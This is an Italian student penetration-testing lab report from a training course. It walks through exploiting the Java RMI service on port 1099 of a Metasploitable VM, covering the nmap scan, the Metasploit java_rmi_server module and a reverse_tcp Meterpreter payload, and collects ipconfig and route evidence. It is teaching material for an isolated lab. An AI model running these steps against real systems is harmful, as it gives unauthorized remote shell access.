19/01/2024

PROJECT S7/L5

Exploit of 1099-Java RMI Port.

Luca Manna
EPICODE 2023/24

Traccia:
La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:
-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
-Scansione della macchina con nmap per evidenziare la vulnerabilità.
-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
1) configurazione di rete;
2) informazioni sulla tabella di routing della macchina vittima.


Sommario

Dimostrazione dell'accesso remoto ottenuto da Kali Linux a Metasploitable attraverso l'exploit Java RMI

Introduzione


Il penetration testing è una pratica essenziale per identificare e risolvere le vulnerabilità nei sistemi informatici. In questo progetto, affronteremo una situazione comune in cui una macchina Metasploitable presenta una vulnerabilità sulla porta 1099 tramite il servizio Java RMI.

Configurazione di Kali Linux macchina attaccante e Metasploitable macchina vittima con nuovi IP:



Come di consueto, apriamo il nostro file con il comando **sudo nano /etc/network/interfaces** sia su Kali che su Metasploitable e configuriamo i due IP come si evince dall'immagine sovrastante.
Verifichiamo che le macchine riescano a comunicare tra di loro (in rete interna) e procediamo con l'esercizio.


Ping avvennuto con successo! Possiamo procedere allo svolgimento dell'esercizio.


Kali Linux2023 [Running]
Applications
Places
Terminal
Jan 19 10:34
local_passwd
BOF1
local_shadow
BOF2.c
password_
hashes.txt
BOF2
unshadowed.
txt
BOF.c
BOF
BOF1.c
usernames.
txt
kali@kali: ~
(kali㉿kali)-[~]
$ sudo nano /etc/network/interfaces
[sudo] password for kali:
(kali㉿kali)-[~]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=2.65 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=4.68 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.52 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.909 ms
^X64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=1.03 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.839 ms
^C
--- 192.168.11.112 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5006ms
rtt min/avg/max/mdev = 0.839/1.937/4.683/1.373 ms
(kali㉿kali)-[~]
$
Firefox ESR
Left ⌘

Esecuzione dell'exploit

Lo scopo di questo esercizio è di indentificare i servizi in ascolto sulla macchina vittima Metasploitable sfruttare tali vulnerabilità. In particolare è stato richiesto di exploitare una vulnerabilità specifica Java- RMI sulla porta 1099.


Anzitutto l'esercizio richiede di avviare nmap che come ben sappiamo è un tool utilizzato maggiormente per la scansione di rete di un target (in questo caso Metasploitable con IP 192.168.11.112) per rilvare host e servizi attivi nella rete.
Procediamo con il comando:
nmap -sV -p 1-65535 192.168.11.112
dove **-sV** è usato per rilevare le versioni dei servizi attivi e il **comando -p 1-65535** specifica di scansionare tutte le porte possibili.
Nella figura sottostante vengono illustrati tutti i servizi attivi sulla rete di Metasploitable:




La scansione ha evidenziato che **la porta 1099 è aperta**, con il servizio Java RMI, indicando una potenziale vulnerabilità.

Il servizio attivo sulla riga 13 è il nostro servizio da exploitare **1099/tcp open java-rmi**.
Lo scopo di sfruttare questa vulnerabilità è di ottenere una sessione remota Meterpreter sulla macchina vittima Metasploitable.


Dopo aver individuato la vulnerabilità da sfruttare ecco che entra in gioco la msfconsole da avviare sulla nostra macchina virtuale Kali Linx.
Inseriamo quindi il comando **msfconsole** (ricordiamo che msfconsole è un comando del framework di Metasploit. Metasploit è uno strumento di penetration testing che consente di testare la sicurezza di un sistema o di una rete con simulazioni di attacchi hacking).
Controllo con la sintassi **search java_rmi** per individuare il mio exploit di interesse e lo seleziono con la sintassi **use exploit/multi/misc/java_rmi_server.**



L'immagine dichiara anche quale payload andrebbe usato per completare l'exploit, se non sono certo che sia installato di default allora senza perder tempo potrei installarlo direttamente con il comando **set payload java/meterpreter/reverse_tcp**, altrimenti digito il comando **show options** per vedere quale payload è installato e se necessito installarne dei nuovi.
Io procedo direttamente con l'istallazione dei payload che ho citato precedentemente proprio per assicurarmi che venga eseguito correttamente.
Dopo aver installato il payload che rende eseguibile l'exploit, imposto l'IP della macchina vittima con il comando **RHOST 192.168.11.112** e imposto anche la porta associata alla vulnerabilità con il comando **RPORT 1099**.
Inserisco il comando **exploit** per procedere con l'attacco.



L'immagine sovrastante illustra tutti i passaggi esplicati precedentemente e mostra che l'exploit è stato avviato con successo ottenendo così la sessione Meterpretes sulla macchina vittima.
Dunque, per raccogliere le evidenze invieremo i seguenti comandi su msfconsole **ipconfig** e **route** per dimostrare che l'exploit ha avuto successo.



Nella immagine vediamo come **ipconfig** mostra la configurazione di rete di Metasploitable con **IP 192.168.11.112** e d'altro canto **route** mostra la tabella di routin della macchina vittima.

Conclusioni

Questo esercizio ha dimostrato come identificare la vulnerabilità Java-RMI sulla porta 1099 di Metasploitable utilizzando Meterpreter per ottenere l'accesso da remoto da Kali Linux.

Identificazione della Vulnerabilità:

La scansione della rete tramite nmap è risultata cruciale per rilevare la presenza di servizi e aperture di porte sulla macchina Metasploitable.

La specifica vulnerabilità individuata sulla porta 1099, relativa al servizio Java RMI, ha mostrato quanto sia essenziale condurre una scansione approfondita per identificare possibili punti deboli.

Sfruttamento con Metasploit e Meterpreter:

L'utilizzo del framework Metasploit e del payload Meterpreter ha permesso di sfruttare con successo la vulnerabilità Java RMI sulla macchina vittima.

La scelta del payload è stata accuratamente gestita, assicurandosi che fosse compatibile e ottimizzato per il contesto specifico dell'exploit.

Accesso Remoto e Meterpreter:

L'ottenimento di una sessione Meterpreter ha rappresentato un punto di svolta nell'esercizio, dimostrando la capacità di ottenere un accesso remoto completo alla macchina vittima.

La flessibilità di Meterpreter è stata evidenziata attraverso l'esecuzione di comandi come **ipconfig** e **route**, permettendo la raccolta di informazioni significative sulla configurazione di rete e la tabella di routing della macchina remota.